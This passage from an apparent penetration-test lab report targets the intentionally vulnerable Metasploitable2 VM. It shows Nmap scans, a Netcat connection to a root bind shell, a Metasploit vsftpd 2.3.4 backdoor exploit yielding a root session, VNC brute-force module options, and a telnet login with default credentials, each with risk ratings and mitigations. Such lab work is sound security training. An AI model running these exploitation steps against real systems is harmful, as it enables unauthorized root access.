Host is up (0.020s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

┌──(iman㉿kali)-[~]
└─$ nmap -p http 172.16.83.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 15:55 +0530
Nmap scan report for 172.16.83.2
Host is up (0.0025s latency).

PORT     STATE  SERVICE
80/tcp   open   http
8008/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Figure 10:"nmap -p <port number> <ip address>


- *The -p parameter instructs Nmap which port(s) to scan. Scan a single port or a range of ports using this option. Scanning only port 80 requires the use of the -p 80 option, for instance. Multiple ports can be scanned at once by using the comma delimiter, as in -p 80,443,8080. Scanning the most popular ports in use by network services requires a range of ports to be specified separated by a hyphen, such as -p 1-1024. Nmap scans all 65,535 TCP ports by default, but you may narrow it down to just the ones you're interested in by using the -p argument.*

Level of Risk	Critical
Mitigations	Improve the authentication process and reach the appropriate security level by following the SSH hardening guidelines and updating the default parameters in ssh config.

II. Root-binding open shell

An active root bind shell listener was detected on the Metasploitable2 host. The bind shell communicated on TCP port 1524. in here we used the tool called **Netcat**. Netcat, sometimes referred to as the "Swiss Army knife" of networking tools, is a powerful command-line utility that may be used for a wide variety of tasks, including but not limited to port scanning, port forwarding, file transfer, and network troubleshooting. Both the TCP and UDP protocols are supported, and it can function as a server or a client. It is helpful for testing network applications and services since Netcat can read and write data across network connections. Because of its versatility, hackers frequently employ it as a backdoor to gain unauthorized access to a target system. On the other hand, legitimate network administrators and security professionals can benefit greatly from its versatility and capability. The Metasploitable2 root shell listener was contacted through Netcat. The presence of a bind shell listener suggests that security has been breached in the past.

- *The -n option tells Netcat to skip looking up hostnames in DNS, which can speed up the connection. By passing the -v option to Netcat, you can get more information about the connection and the data transit. Connecting to a distant host and transferring data while simultaneously viewing extensive information about the connection and the data transfer is a common use case for the -nv option.*




```
┌──(iman㉿kali)-[~]
└─$ nc -nv 172.16.83.2 1524

(UNKNOWN) [172.16.83.2] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# pwd
/
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# █
```

Figure 11:nc -nv <ip address> <port number>

Level of Risk	Critical
Mitigations	Break the bindings. If this is not acceptable or normal conduct, activate the incident response plan.

III. Backdoor for vsFTPd

To exploit this vulnerability, we used tool called Metasploit framework. When it comes to creating, testing, and deploying exploits against susceptible systems, information security experts may rely on the open-source Metasploit Framework. It is well recognized as a top-tier penetration testing tool. The exploit generation, testing, and execution capabilities in the framework are complemented by a comprehensive database of identified vulnerabilities. A variety of payloads, such as remote command execution and shellcode injection, are supported. Metasploit's many features make it useful for auditing, testing, and penetrating a network's defenses. You may find it in the Kali Linux distribution or grab a copy on its own.



```
   0  exploit/unix/ftp/proftpd_modcopy_exec   2015-04-22       excellent  Yes    Pr
oFTPD 1.3.5 Mod_Copy Command Execution
   1  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     Pr
oFTPD-1.3.3c Backdoor Command Execution
   2  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03       excellent  No     VS
FTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/u
nix/ftp/vsftpd_234_backdoor

msf6 > use exploit exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Desc
ription
   -  ----                                  ---------------  ----       -----  ----
-------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFT
PD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/u
nix/ftp/vsftpd_234_backdoor

[*] Using exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 172.16.83.2
rhost ⇒ 172.16.83.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.16.83.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.83.2:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.16.83.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.83.2:21 - USER: 331 Please specify the password.
[+] 172.16.83.2:21 - Backdoor service has been spawned, handling ...
[+] 172.16.83.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.82.130:44239 → 172.16.83.2:6200) at 202
3-05-11 16:09:49 +0530
```

Figure 12:Using Metasploit Framework


This module uses a bug in the VSFTPD distribution to insert malware onto a computer. According to the most up-to-date information, this backdoor was first discovered in the vsftpd-2.3.4.tar.gz package sometime between June 30 and July 1, 2011. The Metasploitable framework was used to exploit this instance.

Level of Risk	High
Mitigations	Since vsftpd 2.3.4 included a backdoor, the safest course of action is to upgrade to the most recent version available.

IV. VNC


After loading the Metasploit framework, a quick search for "**VNC service version 3.3**" returned exploits and modules for the VNC service in the Metasploitable framework.

- *Virtual Network Computing (VNC) is a desktop sharing system that enables remote control of another computer's desktop, and "VNC service version 3.3" refers to a specific version of this service. To gain unauthorized access to a remote computer running the VNC service, an attacker could take advantage of a known vulnerability or weakness in this version of the VNC service, as described in the context of Metasploit. Metasploit provides a module that can be used to test whether a system running VNC service version 3.3 is vulnerable and can be exploited. By exploiting this vulnerability, an attacker could potentially gain complete access to the remote system, including sensitive data, files, and applications, and execute commands or perform malicious actions. To prevent these flaws from being exploited, businesses should regularly check for and install software updates and security patches.*



```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                        Disclosure Date  Rank     Check  Descrip
tion
   -  ----                                        ---------------  ----     -----  -------
---
   0  exploit/windows/vnc/realvnc_client          2001-01-29       normal   No     RealVNC
 3.3.7 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                              normal   No     VNC Aut
hentication Scanner
   2  exploit/windows/vnc/winvnc_http_get         2001-01-29       average  No     WinVNC
Web Server GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/w
indows/vnc/winvnc_http_get

msf6 >
```

Figure 14:Searching VNC



```
Interact with a module by name or index. For example info 2, use 2 or use exploit/w
indows/vnc/winvnc_http_get

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting      Required  Description
   ----              ---------------      --------  -----------
   BLANK_PASSWORDS   false                no        Try blank passwords for all us
                                                    ers
   BRUTEFORCE_SPEED  5                    yes       How fast to bruteforce, from 0
                                                     to 5
   DB_ALL_CREDS      false                no        Try each user/password couple
                                                    stored in the current database
   DB_ALL_PASS       false                no        Add all passwords in the curre
                                                    nt database to the list
   DB_ALL_USERS      false                no        Add all users in the current d
                                                    atabase to the list
   DB_SKIP_EXISTING  none                 no        Skip existing credentials stor
                                                    ed in the current database (Ac
                                                    cepted: none, user, user&realm
                                                    )
   PASSWORD                               no        The password to test
   PASS_FILE         /usr/share/metaspl   no        File containing passwords, one
                     oit-framework/data                per line
                     /wordlists/vnc_pas
                     swords.txt
   Proxies                                no        A proxy chain of format type:h
                                                    ost:port[,type:host:port][...]
   RHOSTS                                 yes       The target host(s), see https:
                                                    //github.com/rapid7/metasploit
                                                    -framework/wiki/Using-Metasplo
                                                    it
   RPORT             5900                 yes       The target port (TCP)
   STOP_ON_SUCCESS   false                yes       Stop guessing when a credentia
                                                    l works for a host
   THREADS           1                    yes       The number of concurrent threa
                                                    ds (max one per host)
   USERNAME          <BLANK>              no        A specific username to authent
                                                    icate as
   USERPASS_FILE                          no        File containing users and pass
                                                    words separated by space, one
                                                    pair per line
   USER_AS_PASS      false                no        Try the username as the passwo
                                                    rd for all users
   USER_FILE                              no        File containing usernames, one
                                                     per line
   VERBOSE           true                 yes       Whether to print output for al
                                                    l attempts


View the full module info with the info, or info -d command.
```


Figure 13:Exploiting

Level of Risk	Critical
Mitigations	The purple team has suggested that a robust password be used to protect the VNC service on the Metasploitable server.

V. Telnetd for Linux

This protocol is a program that gives you administrative control over a distant machine. Our system allows connections to telnet port 23, which is the standard telnet port number. Since Telnet uses plain text for its data transmissions, an adversary might potentially steal the login and password by running a Wireshark connection in the background. Please use the credentials below to access the system.

- *Login – msfadmin*
- *Password - msfadmin*



```
┌──(iman㉿kali)-[~]
└─$ telnet 172.16.83.2
Trying 172.16.83.2 ...
Connected to 172.16.83.2.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu May 11 06:38:25 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ █
```

Figure 15:telnet <ip address>

Level of Risk	Medium
Mitigations	SSH should be used instead of telnet since telnet is insecure and sends data in plaintext

Overall Evaluation

The penetration testing that was done for this revealed many vulnerabilities in the target system. Using a variety of tools and methodologies, such as Nmap, Nessus, Metasploit Framework, and Netcat, we were able to find vulnerabilities within the system. These vulnerabilities included outdated software versions, insecure passwords, and incorrectly configured settings. The experiments also revealed the value of routinely altering system and network configurations to decrease the chance of being attacked by hackers using cyberspace. Several solutions were suggested as a course of action to take to address the identified vulnerabilities in the system's security and improve the system. In conclusion, the report on the penetration test includes useful information as well as ideas for enhancing the target system's security.